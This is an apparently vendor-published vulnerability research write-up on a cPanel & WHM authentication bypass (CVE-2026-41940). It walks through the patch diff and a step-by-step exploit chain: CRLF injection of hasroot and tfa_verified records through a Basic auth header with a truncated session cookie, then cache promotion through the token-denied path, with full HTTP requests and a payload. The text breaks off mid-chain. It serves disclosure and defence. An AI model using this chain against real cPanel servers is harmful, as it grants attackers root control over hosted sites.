Hello! Yes, it's all a disaster again!
Let's get this party started:
0:00
/0:12
No comments today, so imagine this:
- We wrote something that we find very funny,
- Nobody else gets it,
- But everyone humors us
Just like a typical watchTowr Labs blog introduction.
As with all watchTowr Labs research, this didn't start with a blog post - but is the end result of a coordinated capability that enables watchTowr clients to rapidly react to, and autonomously mitigate, emerging threats.
- AI-Driven Rapid Reaction executed across the watchTowr client base, leveraging watchTowr research to identify affected instances and validate exposure rapidly after disclosure,
- Active Defense mitigation rules were released, enabling autonomous mitigation at the network edge.
When exploitation happens in hours, watchTowr delivers what no one else can: time to respond.
What Is cPanel & WHM?
Well, dear reader - for those that have never had the joyous experience of managing shared hosting infrastructure, cPanel and WHM is the control panel solution that runs, depending on who you ask, somewhere north of 70 million domains.
WHM is the administrative interface - root-level access to the server, SSL certificates, security protocols, the lot - and cPanel is the user-facing panel for individual hosting accounts.
Think of it as the keys to the kingdom, and then the keys to every individual apartment inside the kingdom. If the kingdom was the Internet and the apartments were websites. For everything.
What Is CVE-2026-41940 And Why Is It So Catchy?
According to cPanel, this vulnerability affects - and we cannot stress this enough - all currently supported versions of cPanel & WHM. Not some, or a few, or a specific release track.
cPanel have been fairly eco-friendly, producing an advisory that used few word to ensure few paper print.
What we do know, though, is that this is a vulnerability affecting "session loading and saving" - or in plainer non-cPanelican English, an "Authentication Bypass"

And then it got worse, with KnownHost confirming in-the-wild exploitation has been ongoing and that this vulnerability was used as a zero-day against - as we mentioned - the management plane of a significant part of the Internet.
cPanel, in their many words, recommends upgrading to the following patched versions (ideally yesterday?):
- cPanel & WHM 110.0.x - patched in 11.110.0.97 (was 11.110.0.96)
- cPanel & WHM 118.0.x - patched in 11.118.0.63 (was 11.118.0.61)
- cPanel & WHM 126.0.x - patched in 11.126.0.54 (was 11.126.0.53)
- cPanel & WHM 132.0.x - patched in 11.132.0.29 (was 11.132.0.27)
- cPanel & WHM 134.0.x - patched in 11.134.0.20 (was 11.134.0.19)
- cPanel & WHM 136.0.x - patched in 11.136.0.5 (was 11.136.0.4)
For avoidance of doubt, for today's schenanigans, we reviewed:
- cPanel & WHM 11.110.0.97 (patched)
- cPanel & WHM 11.110.0.96 (unpatched)
As always, with clues from the ether and drama in our heads, we pulled the pin out of the proverbial grenade and jumped on it.
Let's Get On With It - It's Time To (Be) Diff
Ignoring the pain of our proverbial explosion, we identified 3 modified files of interest:
Cpanel/Session.pm           (saver)
Cpanel/Session/Load.pm      (loader)
Cpanel/Session/Encoder.pm   (new hex round-trip primitives)
However, specifically the changes to the function saveSession in Session.pm caught our eye:

If you zoom in on your screen (bring it closer to your face), we're greeted with this beautiful hint:

Being a bit more scientific, we see the following actual code changes:
sub saveSession {
       my ( $session, $session_ref, %options ) = @_;
       ...
       my $ob = get_ob_part( \$session );
       return 0 if !is_valid_session_name($session);

  -    my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
  -    local $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} )
  -      if $encoder && length $session_ref->{'pass'};
  +    filter_sessiondata($session_ref);                              # <-- NEW
  +    if ( length $session_ref->{'pass'} ) {
  +        if ( defined $ob && length $ob ) {
  +            my $encoder = Cpanel::Session::Encoder->new( 'secret' => $ob );
  +            $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} );
  +        }
  +        else {
  +            $session_ref->{'pass'} =                                  # <-- NEW
  +              'no-ob:' . Cpanel::Session::Encoder->hex_encode_only( $session_ref->{'pass'} );
  +        }
  +    }
       ...
   }
The filter_sessiondata function leveraged above in Session.pm already exists though, albeit with a new call, and has a simple task (as always in security): sanitize \r\n=\ from existing in any input/fields that are passed.
sub filter_sessiondata {
    my ($session_ref) = @_;
    no warnings 'uninitialized';    ## no critic(ProhibitNoWarnings)

    # Prevent manipulation of other entries in session file
    tr{\r\n=\,}{}d for values %{ $session_ref->{'origin'} };

    # Prevent manipulation of other entries in session file
    tr{\r\n}{}d for @{$session_ref}{ grep { $_ ne 'origin' } keys %{$session_ref} };

    # Cleanup possible directory traversal ( A valid 'pass' may have these chars )
    tr{/}{}d for @{$session_ref}{ grep { exists $session_ref->{$_} } qw(user login_theme theme lang) };
    return $session_ref;
}
For example, if a caller of this function provides the following value:
pass = foo\nhasroot=1
filter_sessiondata will do its thing and massacre any value into becoming:
pass = foohasroot=1
This lines up with what we'd roughly expect for a basic protection against CRLF.
But, the bigger question - if filter_sessiondata already existed, what is the patch doing?
It's "simple" - the patch moves the filter_sessiondata call inside saveSession itself, rather than relying on every caller to remember it. The patch also introduces another change we'll circle back to shortly - but first, something more exciting.
Let's look at how session files are structured in cPanel and WHM.
Anatomy Of A Session File
We have a hunch session files are related, given the constant harassment by the word session - so let's actually look at one of these things.
You can trigger creation in the usual way: by breaching the CMA with an incorrect but maliciously intended login attempt:
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
cPanel (specifically cpsrvd) responds as follows (a polite way of saying get lost, punq):
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%2c1bd3d4bf5ecbf83b660789ab0f3198fa; HttpOnly; path=/; port=2087; secure
Content-Type: text/plain; charset="utf-8"
Content-Length: 38

{"status":0,"message":"see_login_log"}
See that cookie? The only one? Did you find it yet?
Well, if you URL-decode that cookie, you get :Wg_mjzgt1hyfXefK,1bd3d4bf5ecbf83b660789ab0f3198fa - a session name. Nothing unusual so far, much like our usual frenz PHPSESSID or JSESSIONID.
At this point, cpsrvd has minted a "preauth" session and written it to disk. The on-disk file looks like this:
$ cat /var/cpanel/sessions/raw/:Wg_mjzgt1hyfXefK
local_ip_address=172.17.0.2
external_validation_token=bOOwkwVzFsruooU0
cp_security_token=/cpsess7833455106
needs_auth=1
origin_as_string=address=172.17.0.1,app=whostmgrd,method=badpass
hulk_registered=0
tfa_verified=0
ip_address=172.17.0.1
local_port=2087
port=49254
login_theme=cpanel
Why does the file exist if the login failed?
For the usual reasons, like other frameworks and languages, because cpsrvd uses session files as a state machine across requests. The preauth session stores a pre-issued cp_security_token, the source IP for IP-locking, a 2FA verification flag, and more.
When the user eventually logs in successfully, that same session gets upgraded with user=… and pass=… keys.
But.. look at the name on disk. Then, look back at the URL-decoded cookie.
What's that ,1bd3d4... part of the cookie? That's the <ob> segment.
The 32 hex chars after the comma are a per-session secret (referred to as ob, used by Cpanel::Session::Encoder to symmetrically encode the pass field so it isn't sitting on disk in cleartext.
In our friendly diff, we can see that <ob> is suspiciously close and involved in many changes:

One in particular stands out:
if ( defined $ob && length $ob )This is interesting - they're now making sure the $ob variable is actually set. Its value comes from the following invocation:
my $ob = get_ob_part( \$session );As we discussed earlier, the <ob> segment is the value after the comma in the cookie:
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%2c1bd3d4bf5ecbf83b660789ab0f3198fa

decodes to

Set-Cookie: whostmgrsession=:Wg_mjzgt1hyfXefK,1bd3d4bf5ecbf83b660789ab0f3198fa
With this logic, the encoder is created from $ob:
my $ob = get_ob_part( \$session );

my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
But - if $ob is empty (no comma, or nothing after the comma), $encoder is '' (falsy), encoding never happens, and pass is written unencoded to the on-disk session file. That's great for us - we'll understand why later, but we suspect most of you can already see where this is going.
Now that we understand the issue - saveSession not properly stripping CRLF, and a provided pass value not being encoded due to a missing <ob> hex key - let's find all the places where saveSession is invoked. We have our dangerous sink, now we just need to find the callers and see what we can achieve.
$ grep -rn 'saveSession\b' /usr/local/cpanel/ --include='*.pm' --include='*.pl'
Cpanel/Session.pm:145:        if ( saveSession( $randsession, $session_ref, 'initial' => 1 ) ) {
Cpanel/Session/RegisteredProcesses.pm:78:    Cpanel::Session::saveSession( $session_id, $session_ref );
Cpanel/Auth/Digest.pm:47:    Cpanel::Session::saveSession( $session, $SESSION_ref );
Whostmgr/TicketSupport/Token.pm:148:        Cpanel::Session::saveSession( $session_id, $session_data );
[…]
We'll save you some time - they are all dead ends. As a tl;dr, every caller in the above files were 'safe' (in this context). But..
The Caller We Need, Not The Caller We Deserve - cpsrvd
While reviewing cpsrvd, we came across the following snippet - the code responsible for handling Basic authentication requests. Surprise, surprise, surprise.
my $auth_header = $server_obj->request->get_headers->{'authorization'};
if (not $auth_header) {
    $server_obj->badpass('preserve_token', 1, 'noauth', 1);
}
else {
    my ($authtype, $encoded) = split(/\s+/, $auth_header, 2);
    if ($authtype =~ /^basic$/i) {
        my ($user, $pass) = split(/:/, decode_base64($encoded), 2);
        ...
        $user = $server_obj->auth->set_user($user);   # strips \0 and /
        $pass = $server_obj->auth->set_pass($pass);   # strips \0 ONLY
        ...

        if (defined $SESSION_ref) {
            my $safe_login = $SESSION_ref->{'needs_auth'} ? 1 : 0;
            if (defined $SESSION_ref->{'user'}
                and defined $SESSION_ref->{'pass'}
                and $SESSION_ref->{'user'} eq $user
                and $SESSION_ref->{'pass'} eq $pass)
            {
                $safe_login = 1;
            }
            else {
                $SESSION_ref->{'needs_auth'} = 1;
            }
            ...
            if ($SESSION_ref->{'needs_auth'}) {
                delete $SESSION_ref->{'needs_auth'};
                $SESSION_ref->{'user'} = $user;
                $SESSION_ref->{'pass'} = $pass;       # (1) attacker $pass
                unless (Cpanel::Session::saveSession($session, $SESSION_ref)) { // (2)
                    $server_obj->badpass(...);
                }
            }
            ...
        }
    }
}
Two things to note here:
$passis derived from theAuthorization: Basicheader after base64-decoding. The only sanitisation isset_pass, which strips NUL bytes - and nothing else.\r\nsurvives.saveSessionis called directly - not viaCpanel::Session::create- and there's no sign offilter_sessiondatabeing invoked either.
If we send an Authorization: Basic header whose decoded <user>:<pass> contains \r\n in <pass>, those bytes are written straight into the session file at /var/cpanel/sessions/raw/<sess>.
Now, in case you're asking - "but doesn't the encoder still encode pass to hex?" - only if $ob is non-empty. And $ob comes from the cookie:
my $session = $server_obj->get_current_session;            # from cookie
$SESSION_ref = Cpanel::Session::Load::loadSession($session);
...
# inside saveSession:
my $ob = get_ob_part( \$session );                         # strips ,<obhex>
my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
The cookie contains the session name. If we send a cookie of :Wg_mjzgt1hyfXefK,<obhex>, the $ob is the hex and encoding fires. If we send :Wg_mjzgt1hyfXefK with no comma, $ob is empty and the encoder doesn't fire - meaning $session_ref->{'pass'} is never overwritten with its encoded version and stays in its original, plaintext form.
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
The on-disk session file path resolves to the same place in both cases - get_ob_part strips the tail before path resolution. So we can:
- Make a real session by failing a login, which gives us a valid file at
/var/cpanel/sessions/raw/<rand>. - Send a Basic auth request with
Cookie: whostmgrsession=:<rand>- the same cookie the server gave us, but with the,<obhex>chopped off.
The server resolves the file just fine. The encoder doesn't fire. \r\n lands raw on disk.
Big Red Button Time?
Are we here? Have we figured it all out?
Well.. we have:
- A way to mint a preauth session -
POST /login/?login_only=1with bad creds. - A way to inject
\r\n- Basic auth header combined with a no-ob cookie. - A rough idea of how to trigger the bug.
Let's try it.
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
Response:
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_%2c4d257abc371539dfebdf7d3a3e64de0b; HttpOnly; path=/; port=2087; secure
Content-Length: 38

{"status":0,"message":"see_login_log"}
Decoded cookie: :QSJN_sFdKZtCi2o_,4d257abc371539dfebdf7d3a3e64de0b The base name (no-ob): :QSJN_sFdKZtCi2o_ URL-encoded back: %3aQSJN_sFdKZtCi2o_
Now the injection. We craft an HTTP Basic credential string root:<payload> where <payload> is:
x\r\n
hasroot=1\r\n
tfa_verified=1\r\n
user=root\r\n
cp_security_token=/cpsess9999999999\r\n
successful_internal_auth_with_timestamp=1777462149
The first byte (x) is the password stored under the legitimate pass= key. Everything from \r\n onwards appears as separate records once the session is written to disk.
We base64-encode this into the Authorization header - root:x\r\nhasroot=1\r\n… - and fire:
GET / HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Authorization: Basic cm9vdDp4DQpoYXNyb290PTENCnRmYV92ZXJpZmllZD0xDQp1c2VyPXJvb3QNCmNwX3Nl…
Connection: close
Two things to note:
- The
Cookieheader has only the base name (%3aQSJN_sFdKZtCi2o_) - no%2c…tail. - The URL is
/, not/login/. We'll come back to that choice in a minute.
Response:
HTTP/1.1 307 Moved
Connection: close
Content-length: 102
Location: /cpsess0228251236/
Cache-Control: no-cache, no-store, must-revalidate, private
Content-type: text/html; charset="utf-8"

<html><head><META HTTP-EQUIV="refresh" CONTENT="2;URL=/cpsess0228251236/"></head><body></body></html>
A 307 redirect. cpsrvd seems to think we authenticated. Did the injection land?
$ cat -A /var/cpanel/sessions/raw/:QSJN_sFdKZtCi2o_
tfa_verified=0$
ip_address=172.17.0.1$
user=root$
login_theme=cpanel$
port=43586$
origin_as_string=address=172.17.0.1,app=whostmgrd,method=badpass$
pass=x                                                 <-- \r\n line break starts
hasroot=1                                              <-- INJECTED
tfa_verified=1                                         <-- INJECTED
user=root                                              <-- INJECTED
cp_security_token=/cpsess9999999999                    <-- INJECTED
successful_internal_auth_with_timestamp=1777462149     <-- INJECTED
hulk_registered=0$
local_port=2087$
cp_security_token=/cpsess0228251236$                   <-- legit, set by handle_auth
external_validation_token=ss27XQjbY11gmCDs$
local_ip_address=172.17.0.2$
The injection landed. Six new lines now live as separate top-level records in the session file.
Now, we have a session on disk with manipulated records injected via CRLF. Does this mean we can log in?
Let's send a request to the /json-api/version endpoint, including the session ID that points to our forged session:
GET /cpsess0228251236/json-api/version HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
If you're wondering where cpsess0228251236 came from - it's right there in the Location header of the 307 response above.
Response:
HTTP/1.1 403 Forbidden Access denied
Connection: close
Content-Type: text/plain; charset="utf-8"

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"},"type":"text"}}
But, still 403 Access denied.
Despite the on-disk file containing hasroot=1 and user=root as top-level records, cpsrvd is treating us as anonymous.
Why are we always treated so badly?
Thwarted By JSON Once Again
First, we need to talk about a structural detail of how cpsrvd reads sessions back.
Every authenticated HTTP request goes through loadSession - the loader runs on every page view, every API call. But for some reason - maybe speed, though there's room for discussion - cpsrvd doesn't actually read the raw key=value\r\n file we just injected into. Or, more precisely, it reads it only as a fallback.
The primary read target is a second file with the same name, sitting in a parallel cache directory:
/var/cpanel/sessions/raw/   :Wg_mjzgt1hyfXefK   <-- canonical, line-oriented key=value
/var/cpanel/sessions/cache/ :Wg_mjzgt1hyfXefK   <-- binary cache, JSON-serialised
Whenever saveSession writes to the raw file, it also writes a JSON-encoded snapshot of the in-memory session hash into the cache directory.
The loader prefers the cache:
sub loadSession {
    my ($session) = @_;
    ...
    my $session_file  = get_session_file_path($session); # /var/cpanel/sessions/raw/<id>
    my $session_cache = $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session;
    my $session_ref;

    # First try the binary cache. AdminBin::Serializer is JSON.
    if ( $session_cache_fh = _open_if_exists_or_warn($session_cache) ) {
        eval {
            local $SIG{__DIE__};
            $session_ref = Cpanel::AdminBin::Serializer::LoadFile($session_cache_fh);
            $mtime       = ( stat($session_cache_fh) )[9];
        };
    }

    # Only fall through to the slow text parse if the cache load failed or returned nothing.
    if ( !keys %$session_ref ) {
        if ( $session_fh = _open_if_exists_or_warn($session_file) ) {
            require Cpanel::Config::LoadConfig;
            $session_ref = Cpanel::Config::LoadConfig::parse_from_filehandle(
                $session_fh, delimiter => '='
            );
        }
    }
    ...
}
Because loadSession reads from the cache - not the raw file - this is what it actually sees:
{
"tfa_verified":"0",
"ip_address":"172.17.0.1",
"user":"root",
"login_theme":"cpanel",
"port":"43586",
"origin_as_string":"address=172.17.0.1,app=whostmgrd,method=badpass",
"pass":"x\r\nhasroot=1\r\ntfa_verified=1\r\nuser=root\r\ncp_security_token=/cpsess9999999999\r\nsuccessful_internal_auth_with_timestamp=1777462149",
"hulk_registered":"0",
"local_port":"2087",
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"local_ip_address":"172.17.0.2"
}
JSON encodes a string with embedded \r\n as the two-character escape - the bytes are preserved as one single pass field. So:
- The raw file has
hasroot=1,tfa_verified=1,successful_internal_auth_with_timestamp=…as separate top-level records. - The cache file has the entire injection bundled inside the
passvalue - no top-levelhasrootorsuccessful_internal_auth_with_timestampto be seen.
And loadSession reads the cache first. So when cpsrvd loads our session for the next request, it sees:
$SESSION_ref = {
    user                      => 'root',
    pass                      => "x\r\nhasroot=1\r\ntfa_verified=1\r\n...",
    cp_security_token         => '/cpsess0228251236',
    tfa_verified              => '0',
    # ...no hasroot, no successful_internal_auth_with_timestamp
}
The injection is invisible to the loader.
Great, so now we need a way to either invalidate the cache or get the injected lines re-parsed as top-level keys?
Once again, we're too stubborn to just give up.
Our Little Helper
While bashing our heads on the keyboard trying to find an endpoint that reads the raw session file instead of the cached JSON version, we had an idea.
There must be somewhere in the codebase where the raw session file is read again, and the JSON cache is updated?
Perhaps, if we can find code that does the following, we can progress:
- Reads the raw text file - because that's where our injected lines live as separate top-level records, split by
\n. - Writes both files from the resulting parsed hash - so the cache JSON also gets the injected keys at the top level, and stays that way for every later request.
If you remember, there was a fallback mode we discussed earlier, which invokes parse_from_filehandle:
if ( !keys %$session_ref ) {
        if ( $session_fh = _open_if_exists_or_warn($session_file) ) {
            require Cpanel::Config::LoadConfig;
            $session_ref = Cpanel::Config::LoadConfig::parse_from_filehandle(
                $session_fh, delimiter => '='
            );
        }
    }
So we started grepping for parse_from_filehandle and found something interesting:
grep -rn 'LoadConfig::loadConfig\|parse_from_filehandle'  /usr/local/cpanel/Cpanel/Session*

/usr/local/cpanel/Cpanel/Session/Load.pm:69:   parse_from_filehandle(...)        # the loader, fallback path
/usr/local/cpanel/Cpanel/Session/Modify.pm:97: LoadConfig::loadConfig($session_file, ...,
                                                    { 'nocache' => 1, ... });
Two hits. The first is the loadSession fallback we already understand.
The second one is new - let's look at the function around it:
sub new {
    my ( $class, $session, $check_expiration ) = @_;

    if ( $check_expiration ? !Cpanel::Session::Load::session_exists_and_is_current($session) : !Cpanel::Session::Load::session_exists($session) ) {
        die "The session  ^`^|$session ^`^} does not exist";
    }

    Cpanel::Session::Load::get_ob_part( \$session );    # strip ob_part

    my $session_file = Cpanel::Session::Load::get_session_file_path($session);

    # Cpanel::Transaction not available here due to memory constraints
    my ( $ref, $fh, $conflock ) = Cpanel::Config::LoadConfig::loadConfig( // (1)
        $session_file,
        undef,
        '=',
        undef,
        0,
        0,
        { 'skip_readable_check' => 1, 'nocache' => 1, 'keep_locked_open' => 1, 'rw' => 1 } // (2)
    );

    return bless {
        '_session' => $session,
        '_fh'      => $fh,
        '_lock'    => $conflock,
        '_data'    => Cpanel::Session::decode_origin($ref),
    }, $class;
}
At (1), loadConfig is executed - and its options at (2) include nocache => 1. That's the keyword that tells LoadConfig to skip the cache file and go straight for the raw file on disk.
Now that we're inside Modify.pm, there's another function worth looking at:
sub save {
    my ($self) = @_;
    Cpanel::Session::filter_sessiondata( $self->{_data} );
    Cpanel::Session::encode_origin( $self->{_data} );
    Cpanel::Session::write_session( $self->{_session}, $self->{_fh}, $self->{_data} )
        or die "Failed to write the session file: $!";
    return $self->_close_session();
}
This function writes a session, and write_session takes care of updating the JSON cache as well. So now we have two very interesting functions:
Modify::new
Modify::save
If we can trigger any pre-auth-reachable code path that calls Modify::new followed by Modify::save on our session, the injection gets promoted into the JSON cache as top-level keys.
For those curious, here's what write_session looks like - the call to Cpanel::AdminBin::Serializer::Dump is how the JSON cache file is generated:
sub write_session {
      my ($session, $session_fh, $session_ref) = @_;

      # Step 1: write the session raw text file, "key=value\n" per record.
      my $flush_result = Cpanel::Config::FlushConfig::flushConfig(
          $session_fh, $session_ref, '=', undef, { 'perms' => 0600 },
      );
      return $flush_result unless $flush_result;

      # Step 2: maintain a tiny "preauth" flag-file alongside the session.
      if ($session_ref->{'needs_auth'}) {
          unless (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
              if (open my $preauth_fh, '>',
                  $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session)
              {
                  print $preauth_fh $main::now || time;
                  close $preauth_fh;
              }
          }
      }
      elsif (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
          unlink $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session;
      }

      # Step 3: write the binary (JSON) cache file with the same hash content.
      Cpanel::FileUtils::Write::overwrite(
          $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session,
          Cpanel::AdminBin::Serializer::Dump($session_ref),
          0600,
      );

      return 1;
  }
Hunting For Modify::new And Modify::save
Hunting our new friends, we stumble across do_token_denied, within cpsrvd:
sub do_token_denied {
    my ($error_msg, $form_ref, $goto_uri, $use_theme) = @_;
    ...
    my $max_tries = 3;
    if ($user_provided_session_ref = $server_obj->get_current_session_ref_if_exists) {
        my $session = $server_obj->get_current_session;
        if (not $server_obj->request->get_supplied_security_token
            or ++$user_provided_session_ref->{'token_denied'} < $max_tries)
        {
            require Cpanel::Session::Modify;
            my $session_mod = 'Cpanel::Session::Modify'->new($session);     # (1)
            $session_mod->set('token_denied',
                defined $session_mod->get('token_denied')
                ? $session_mod->get('token_denied') + 1
                : 1
            );
            $session_mod->save;                                             # (2)
            $another_try = 1;
        }
    }
    ...
}
So:
- At (1) it invokes
Modify::new, and, - At (2) it invokes
Modify::save
Exactly the pair we need. So many jokes.
To explain, do_token_denied is called by check_security_token whenever certain URLs are requested with a wrong or missing cp_security_token.
Here's the implementation - at (1) it checks the supplied security token, and if that fails, at (2) it calls do_token_denied:
sub check_security_token {
    ...
    if (not $server_obj->request->get_supplied_security_token) {
        $failmsg = 'security token missing';
    }
    elsif ($ENV{'cp_security_token'} ne $server_obj->request->get_supplied_security_token)  { // (1)
        $failmsg = 'security token incorrect';
    }
    if ($failmsg) {
        if ($is_login_url) {
            $server_obj->badpass(...);
        }
        else {
            failedlogin($failmsg, 1);
            $server_obj->connection->set_is_last_request(1);
            do_token_denied($failmsg);                       # (2)
        }
        ...
}
If you're wondering what a security token is - almost all HTTP requests sent to cpsrvd have a token prefixed in the URI:
/cpsess1234567890/scripts2/listacctsThis token is the security token, and is what get_supplied_security_token is looking for.
So if we send a request without it, we force do_token_denied to trigger - which means Modify::new reads the raw file, and Modify::save writes the parsed result back into the JSON cache.
GET /scripts2/listaccts HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
Response:
HTTP/1.1 401 Token Denied
Cache-Control: no-cache, no-store, must-revalidate, private
Content-Type: text/html; charset="utf-8"
Now let's look at the cache file:
{
"tfa_verified":"1",                                      <-- was 0, now 1 — injection won
"user":"root",
"hasroot":"1",                                           <-- TOP-LEVEL now
"successful_internal_auth_with_timestamp":"1777462149",  <-- TOP-LEVEL now
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"token_denied":"1",
"pass":"x",                                              <-- stripped to just "x"
